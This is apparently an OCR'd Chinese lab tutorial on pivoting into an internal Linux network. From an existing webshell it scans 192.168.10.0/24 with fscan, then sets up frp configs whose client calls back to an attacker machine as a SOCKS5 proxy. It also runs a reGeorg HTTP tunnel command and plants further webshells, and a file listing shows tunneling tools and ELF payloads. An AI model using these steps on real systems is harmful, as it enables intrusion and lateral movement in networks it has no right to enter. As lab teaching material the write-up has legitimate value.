

linux内网代理-基础实验


1. 连接webshell



2. 查看网卡信息得知该主机有一个192.168.10.0/24网段地址



3. 上传fscan扫描192.168.10.0/24网段




frp socks代理

搭建连接192.168.10.0网段的socks代理

1. 物理机开启frps

```
# frps.ini配置文件
[common]
bind_port = 11111
```




2. 通过webshell上传frpc并上线


```
# frpc.ini配置文件
[common]
server_addr = 172.16.12.184
server_port = 11111

[socks5]
type = tcp
plugin = socks5
remote_port = 11112
```

3. 配置浏览器代理为11112端口

4. 访问192.168.10.50




5. 上传webshell，上线蚁剑



HTTP隧道socks5代理(regeorg)


1. 上传tunnel.nosocket.php至172.16.12.184站点根目录,并访问测试



Georg says, 'All seems fine'


2. 攻击机连接上线socks5代理

```
python2 reGeorgSocksProxy.py -u http://172.16.12.2/tunnel.nosocket.php -p 8888
```




3. 配置浏览器代理

4. 访问192.168.10.50



File: 选择文件 未选择任何文件 提交

5. 上传webshell，上线蚁剑


192.168.10.50
目录列表 (1)
/
var
www
html
uploadfiles
frp
文件列表 (11)
新建
上层
刷新
主目录
书签
/var/www/html/uploadfiles/
读取
名称
日期
大小
属性
frp 2020-04-24 10:27:49 55 b 0755
1 2020-04-24 08:38:59 4.87 Kb 0644
3q.elf 2020-04-24 05:54:43 207 b 0777
4q.elf 2020-04-24 08:08:48 250 b 0777
aaa.php 2022-07-26 04:10:48 32 b 0644
ew_for_linux64 2020-04-24 04:45:35 27.42 Kb 0777
icq.php 2020-04-23 08:00:44 31 b 0644
lcx 2020-04-24 10:00:33 22.69 Kb 0777
ping.sh 2020-04-24 08:38:29 192 b 0777
q.elf 2020-04-23 09:54:14 207 b 0755
tunnel.nosocket.php 2020-04-24 09:09:49 5.83 Kb 0644
任务列表